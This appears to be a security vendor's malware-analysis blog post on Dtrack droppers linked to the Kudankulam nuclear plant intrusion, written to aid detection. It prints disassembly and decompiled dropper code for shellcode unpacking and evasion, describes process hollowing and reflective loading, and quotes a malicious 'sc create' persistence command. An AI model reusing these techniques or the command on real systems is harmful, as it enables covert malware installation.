cyberbit

Dtrack: In-depth analysis of APT on a nuclear power plant

Hod Gavriel | Nov 21, 2019

Dtrack is a RAT (Remote Administration Tool) allegedly written by the North Korean Lazarus group.

Recently the Dtrack malware was found in the Indian nuclear power planet "Kudankulam Nuclear Power Plant" (KNPP). The variant of Dtrack that attacked this power planet included hardcoded credentials for KNPP's internal network, suggesting that it was a targeted attack. It is probably a second phase of an attack since the APT already had a foothold in the network, including a compromised file share and stolen credentials. The earlier quiet reconnaissance stage of the APT was only for collection of initial information to assist preparation of the future attack.

As a RAT, Dtrack contains a variety of functions to execute on the victim's machine: downloading and uploading files, dumping disk volume data, executing processes, etc. The sample that was found on KNPP steals user data such as browser history, IP addresses information, files list, etc.

Cyberbit EDR malware research team investigated 4 Dtrack samples: 3 droppers and the KNPP variant.

We found that the droppers' techniques were very similar to malware we previously researched: BackSwap (A banker trojan) We also provide an in-depth technical analysis of the sample found on KNPP.

This post includes:

- Technical analysis of the Dtrack droppers and their connection to our previous research on BackSwap and Ursnif
- Technical analysis of the Dtrack variant found on KNPP
- How Cyberbit EDR detects both Dtrack's droppers and the KNPP variant
- Suggestions of practical steps to identify Dtrack samples in the wild.

Technical analysis of 3 Dtrack droppers

BackSwap and Ursnif Refresher

The **BackSwap** malware hides in replicas of legitimate programs such as OllyDbg, 7-Zip and FileZilla.

It plants its malicious code in the initialization phase of the program, in an early stage of the program execution, replacing the normal flow with its malicious instructions. The program will *not* return to its normal execution after the malicious code had begun running.

By hiding inside legitimate programs, it achieves two advantages:

- The icon and the details of this executable seem legitimate to the user, hiding the true nature of the file.
- BackSwap's code is much smaller than the program's code. NGAV and AV software may only scan part of the executable and might miss BackSwap's malicious code in the file.

Tags

SANDBOX

We will show one sample of Dtrack that uses this technique of hiding in a replica of a legitimate program.

The **Ursnif** malware variant that we found was compiled with the NX-bit not set. Therefore, code can be executed from the heap/stack of its process.

This technique also makes analysis more difficult – since allocating memory on the heap, by using the malloc function for example, occurs many times during program execution and is widely used for legitimate operations – such as creating new objects in a C++ program.

VirtualAlloc function however, is more common among malware for allocating memory for unpacking code. It is easier to trace and detect. It creates a new memory region that can be easily spotted.

We will show two samples of Dtrack that use this NX-bit not set technique.

Sample 1

SHA256:
fe51590db6f835a3a210eba178d78d5eeafe8a47bf4ca44b3a6b3dfb599f1702

This sample uses the same technique that BackSwap used for hiding its code.

If we look at the file properties under the details tab, we see that it is masquerading as the the “Safe Banking Launcher” application by “Quick Heal AntiVirus”. However, in fact it’s the program “VNC Viewer” that was patched by the malware. We can see this by the icon of this file and its strings. This is a slight variation on the BackSwap technique – since BackSwap didn’t change the program’s details.




Figure 1 – Details of the PE – "Safe Banking Launcher" by "Quick Heal AntiVirus"

Figure 2 – VNC icon




Figure 3 – Strings found in the file related to VNC

Like BackSwap, this file is patched in the initialization phase of the program. The function at 0x403E90 is patched and is called subsequently from WinMain. Have a look at the execution flow:




Figure 4 – The execution flow until the function at 0x403E90 is called


We see this function's return command is missing. Instead, we see the error "sp-analysis failed", which means that IDA failed to trace the value of the stack pointer.

Shortly after, we see a pattern in the function that resembles the one in BackSwap (SHA256: 16fe4de2235850a7d947e4517a667a9bfcca3aee17b5022b02c68cc584aa6548):

- A lot of instructions that do not touch the stack but only the registers
- Calls to LoadLibrary, GetProcAddress followed by a call to VirtualAlloc, which in all the parameters are pushed to the stack. The "push" instructions are scattered among other instructions. The other instructions are not related to the values of the parameters passed to these function calls. Therefore, it makes analysis more difficult.

```
text:00403F9D patched_function_403E90 endp ; sp-analysis failed
text:00403F9D
text:00403F9F
text:00403F9F loc_403F9F:
text:00403F9F                 jz      short loc_403FB0
text:00403FA1                 mov     ecx, [esi+15Ch]
text:00403FA7                 push    ecx
text:00403FA8                 push    esi
text:00403FA9                 call    sub_418650
text:00403FAE                 jmp     short loc_403FB2
text:00403FB0 ; ---------------------------------------------------------------------------
text:00403FB0
text:00403FB0 loc_403FB0:                             ; CODE XREF: .text:loc_403F9F↑j
text:00403FB0                 xor     eax, eax
text:00403FB2
text:00403FB2 loc_403FB2:                             ; CODE XREF: .text:00403FAE↑j
text:00403FB2                 mov     edi, [esi+15Ch]
text:00403FB8                 mov     [esi+2B0h], eax
text:00403FBE                 add     edi, 4
text:00403FC1                 lea     eax, [esi+3C88h]
text:00403FC7                 call    sub_41D370
text:00403FCC                 or      eax, 0FFFFFFFFh
text:00403FCF                 mov     [esi+2B8h], eax
text:00403FD5                 mov     [esi+312h], bl
text:00403FDB                 mov     byte ptr [esi+421Dh], 1
text:00403FE2                 mov     [esi+421Eh], bl
text:00403FE8                 mov     [esi+421Fh], bl
text:00403FEE                 mov     [esi+4220h], ebx
text:00403FF4                 mov     [esi+4228h], ebx
text:00403FFA                 mov     [esi+4259h], bl
text:00404000                 mov     [esi+425Ah], bl
text:00404006                 mov     [esi+3CCh], bl
text:0040400C                 mov     [esi+410h], eax
text:00404012                 mov     [esi+448h], eax
text:00404018                 mov     [esi+758h], ebx
text:0040401E                 mov     esi, eax
text:00404020                 xchg    eax, esi
text:00404022                 add     esi, eax
text:00404024                 mov     ecx, edx
text:00404026                 xor     esi, esi
text:00404028                 not     eax
```

Figure 5 – The patch starts at 0x403F9F



```
.text:004045AB    push    40h
.text:004045AD    sub     edi, dword_46DD81
.text:004045B3    xor     eax, esi
.text:004045B5    xor     ecx, dword_46DE40
.text:[illegible]    xo[illegible]    es[illegible], eb[illegible]
.text:[illegible]45BD    xo[illegible]    dw[illegible]_4[illegible]9E4, esi
.text:004045C3    xor     edi, esp
.text:004045C5    add     dword_46DA48, 153FAD88h
.text:004045CF    inc     edi
.text:004045D0    mov     dword_46D991+1, edi
.text:004045D6    xor     ecx, edx
.text:004045D8    xor     ecx, edx
.text:004045DA    or      dword_46DB84, edx
.text:004045E0    dec     edi
.text:004045E1    or      dword_46D884+1, 0B92B438h
.text:004045EB    xor     edi, esp
.text:004045ED    xor     esi, ebx
.text:004045EF    xor     eax, esi
.text:004045F1    push    3000h
.text:004045F6    xor     esi, dword_46DE2C
.text:004045FC    xor     esi, eax
.text:004045FE    call    locret_402BA9
.text:00404603    xor     edi, edx
.text:00404605    mov     dword_46D92F+1, edx
.text:0040460B    add     esi, 144C865Ah
.text:00404611    not     eax
.text:00404613    sub     ecx, dword_46DFDA
.text:00404619    xchg    edx, ecx
.text:0040461B    xor     ebx, ecx
.text:0040461D    dec     eax
.text:0040461E    add     eax, 8357BDh
.text:00404624    call    near ptr loc_408E75+1
.text:00404629    xor     esi, 4D47C3Bh
.text:0040462F    or      dword_46D810, 1DF58B94h
.text:00404639    xor     esi, eax
.text:0040463B    xor     esi, eax
.text:0040463D    mov     dword_46D968, 396BCA9h
.text:00404647    xor     esi, 4D47C3Bh
.text:0040464D    call    nullsub_6
.text:00404652    sub     eax, 8357BDh
.text:00404658    inc     eax
.text:00404659    xor     ebx, ecx
```

```
.text:00432C60    push    40h
.text:00432C62    xor     ebx, ebx
.text:00432C64    xor     eax, 20583938h
.text:00432C6A    mov     off_44D600+2, ebx
.text:00432C70    mov     edx, off_44D0A4
.text:00432C76    xchg    edx, ecx
.text:00432C78    sub     esi, eax
.text:00432C7A    inc     esi
.text:00432C7B    rol     ebx, 1Eh
.text:00432C7E    xor     eax, edi
.text:00432C80    add     esi, 9BB7F624h
.text:00432C86    rol     edx, 0Eh
.text:00432C89    xor     eax, eax
.text:00432C8B    add     ebx, esi
.text:00432C8D    inc     esi
.text:00432C8E    xor     eax, 2F37E9E8h
.text:00432C94    neg     edi
.text:00432C96    call    loc_402CD2
.text:00432C9B    mov     esi, dword_44D16A
.text:00432CA1    xchg    edx, edx
.text:00432CA3    push    3000h
.text:00432CA8    neg     esi
.text:00432CAA    inc     esi
.text:00432CAB    xor     esi, eax
.text:00432CAD    mov     off_44D348, edi
.text:00432CB3    dec     esi
.text:00432CB4    ror     esi, 1Eh
.text:00432CB7    xor     eax, 2F4514CBh
.text:00432CBD    not     esi
.text:00432CBF    add     esi, eax
.text:00432CC1    xor     ecx, ecx
.text:00432CC3    xor     esi, 0DC2E55DFh
.text:00432CC9    dec     esi
.text:00432CCA    mov     edx, ??_R0PAD@8.spare+3
.text:00432CD0    call    locret_4036AB
.text:00432CD5    ror     edi, 1
.text:00432CD8    sub     ebx, ebx
.text:00432CDA    push    3E00h
.text:00432CDF    not     eax
.text:00432CE1    call    loc_415223
.text:00432CE6    neg     edi
```

Figure 6 –Push instructions for VirtualAlloc – Dtrack on the left vs. BackSwap

The allocated region by the VirtualAlloc is filled with an encrypted code and a code for its decryption, both from the .text section. The decryption code runs first and the encrypted code is executed after it has been decrypted. That's similar to the BackSwap sample with SHA256: 6bb85a033a446976123b9aecf57155e1dd832fa4a7059013897c84833f8fbcf7 (Read more about it in our blog post)

The decryption code is quite lengthy, its size is 1379 bytes.

```
003E054A   40                 inc eax
003E054B   87C1               xchg ecx,eax
003E054D   C1C0 0B            rol eax,B
003E0550   40                 inc eax
003E0551   03D8               add ebx,eax
003E0553   C1CA 11            ror edx,11
003E0556   F7D0               not eax
003E0558   2BF0               sub esi,eax
003E055A   F7D7               not edi
003E055C   33F0               xor esi,eax
003E055E   2BF8               sub edi,eax
003E0560   83EF 04            sub edi,4
003E0563   0F85 EAFBFFFF      jne 3E0153
003E0569   D6                 salc
003E056A   FB                 sti
003E056B   0F                 ???
003E056C   A6                 cmpsb
003E056D   3B58 DA            cmp ebx,dword ptr ds:[eax-26]
003E0570   C8 6355 49         enter 5563,49
003E0574   D4 63              aam 63
003E0576   2D 65C2A3F3        sub eax,F3A3C265
003E057B   2383 A455111C      and eax,dword ptr ds:[ebx+1C1155A4]
003E0581   632D 0165BBD3      arpl word ptr ds:[D3BB6501],bp
003E0587   EE                 out dx,al
003E0588   1C E2              sbb al,E2
003E058A   56                 push esi
003E058B   E7 67              out 67,eax
003E058D   632D E3126FD8      arpl word ptr ds:[D86F12E3],bp
003E0593   D4 C9              aam C9
003E0595   D6                 salc
003E0596   4C                 dec esp
003E0597   48                 dec eax
003E0598   89D8               mov eax,ebx
003E059A   55                 push ebp
003E059B   F79487 EF4CC963    not dword ptr ds:[edi+eax*4+63C94CEF]
003E05A2   2D 99A2D85C        sub eax,5CD8A299
003E05A7   AB                 stosd
003E05A8   B7 E0              mov bh,E0
003E05AA   D310               rcl dword ptr ds:[eax],cl
003E05AC   D7                 xlat
003E05AD   D8B5 1C19AD2E      fdiv st(0),dword ptr ss:[ebp+2EAD191C]
003E05B3   9F                 lahf
```

Figure 7 – Part of the decryption code (ends at 0x003E0563) and part of the encrypted code starts at 0x003E0563

As in BackSwap, the decrypted code is also a PIC (Position-Independent-Code) and evidence for that of the retrieval of addresses of modules from the PEB (see figure 8).




Figure 8 – After decryption, we can see a meaningful code that starts at 0x003E0569. At address 0x003E059D, the malware looks at the PEB, later to retrieve addresses of loaded modules

The decrypted code is responsible for the rest of the malware operations – hollowing a chosen Windows process, unpacking the RAT from the file's overlay into the hollowed process and executing the RAT.

Sample 2

SHA256: 58fef66f346fe3ed320e22640ab997055e54c8704fc272392d71e367e2d1c2bb

This sample is quite different. This is not a replica of a legitimate program, but rather a program that the malware authors wrote from scratch.

It is written in C++ using MFC. upon first examination, nothing appears suspect, as there are no strings. Because this is an MFC project, it contains a lot of code that is not related to the malware code. Hence it is much more difficult to locate and analyze the real malicious code. Again, this is done to complicate analysis and evade NGAV solutions that may only scan parts of the file.

The executable was compiled with the NX-bit not set, as in the Ursnif dropper. This allows code to also be executed from the heap – another trick which complicates analysis – since allocating memory on the heap is very common, especially in C++ object-oriented programs. VirtualAlloc is the function we expect to find during the process of unpacking code.

Where is the malicious code hidden?

The function at 0x404860 is a virtual function of a CWnd object. Inside it, there are two functions: one for resolving functions' addresses, and another one for unpacking and executing a shellcode.

```
signed int __thiscall sub_404860(CWnd *this)
{
  struct _IMAGELIST *v1; // eax
  int v3; // [esp+0h] [ebp-78h]
  CDialog *v4; // [esp+8h] [ebp-70h]
  unsigned int l; // [esp+14h] [ebp-64h]
  unsigned __int16 k; // [esp+20h] [ebp-58h]
  char j; // [esp+2Fh] [ebp-49h]
  char m; // [esp+2Fh] [ebp-49h]
  unsigned int i; // [esp+5Ch] [ebp-1Ch]
  struct CWnd *v11; // [esp+60h] [ebp-18h]
  char v12; // [esp+64h] [ebp-14h]
  LPARAM v13; // [esp+68h] [ebp-10h]
  int v14; // [esp+74h] [ebp-4h]

  v4 = this;
  resolve_addresses_4030D0();
  ++dword_44AA54;
  for ( i = 0; i < 0x64; ++i )
    ;
  --dword_44AA54;
  read_and_execute_shellcode_4021A0();
```

Figure 9 – The function at 0x404860 has calls to functions that contain the malicious code

To execute this function, a CWnd object instance is created and the function at 0x404860 is called on this instance.

To benefit from the absence of the NX-bit, the malware uses the malloc function which allocates memory on the heap – for allocating memory for a shellcode. It uses VirtualProtect on the heap, although it doesn't matter since the NX-bit is not set.

Memory is allocated on the heap, an encrypted shellcode is copied from the file's overlay to the heap and then decrypted.

The decrypted code is responsible for the rest of the malware operations – hollowing a chosen Windows process, unpacking the RAT from the file's overlay into the hollowed process and executing the RAT.

Note that compared to the previous sample, both the shellcode and the RAT are hidden in the file's overlay.

```
if ( !SetFilePointer(hFile, *overlay_info, 0, 0) )
  return 0;
if ( !ReadFile(hFile, &nNumberOfBytesToRead, 4u, &NumberOfBytesRead, 0) )
  return 0;
if ( !nNumberOfBytesToRead )
  return 0;
shellcode_addr_0 = (char *)malloc(overlay_info[1]);
```

Figure 10 – Inside the function 0x4021a0, the overlay information is read, and a memory at the size of the overlay is allocated on the heap using malloc

```
shellcode_addr[i] = &shellcode_addr_0[v11];
if ( !ReadFile(hFile, (LPVOID)shellcode_addr[i], dwSize, &NumberOfBytesRead, 0) )
  return 0;
v6 = VirtualProtect((LPVOID)shellcode_addr[i], dwSize, 0x40u, &NumberOfBytesRead);
if ( !v6 )
  return 0;
decrypt_sc_4010D0((void *)shellcode_addr[i], (int)v32, dwSize, v38);
v11 += dwSize;
```

Figure 11 – A shellcode is copied from the file to the memory that was allocated on the heap. The shellcode is decrypted and later executed

Sample 3

SHA256:
9d9571b93218f9a635cfeb67b3b31e211be062fd0593c0756eb06a1f58e187fd

This sample is very similar to the second sample we mentioned, so I won't go into all the details again. It has very slight differences but it still uses the same technique with the NX-bit not set. The only major difference we found in this sample, is that it doesn't create a hollowed process for unpacking the RAT, but rather it unpacks the RAT into its own process memory.

Cyberbit EDR detects Dtrack dropper payload

Cyberbit EDR is a military-grade solution developed to detect this type of sophisticated, targeted attack against highly-sensitive government and critical infrastructure organizations. It successfully detects both the dropper and the final payload of Dtrack.

This is how Cyberbit EDR detects the first dropper we analyzed: (Sample 1):




Figure 12 – Cyberbit's EDR detects the dropper of Dtrack

The dropper creates a suspended Microsoft process from a predefined list, in this case napstat.exe (Network Access Protection Client UI). It injects code into it by allocating memory, writing into it, modifying the thread context structure and then resuming the thread execution.

The reflective loading behaviour alerts us that a malicious PE module was loaded reflectively into napstat.exe. It is a file-less technique to load a PE into a process without placing a file on the disk, allowing it to bypass NGAV and AV software.

napstat.exe now contains the RAT, which adds persistence to the dropper by adding it as a service called 'WBService'.

"C:\Windows\system32\cmd.exe" /c sc create ""WBService"" type= own type= interact start= auto error= ignore binpath= "cmd.exe /k start C:\U8fVCdX\58fef66f346fe3ed320e22640ab997055e54c8704fc272392d71e367e2d1c2bb.exe"

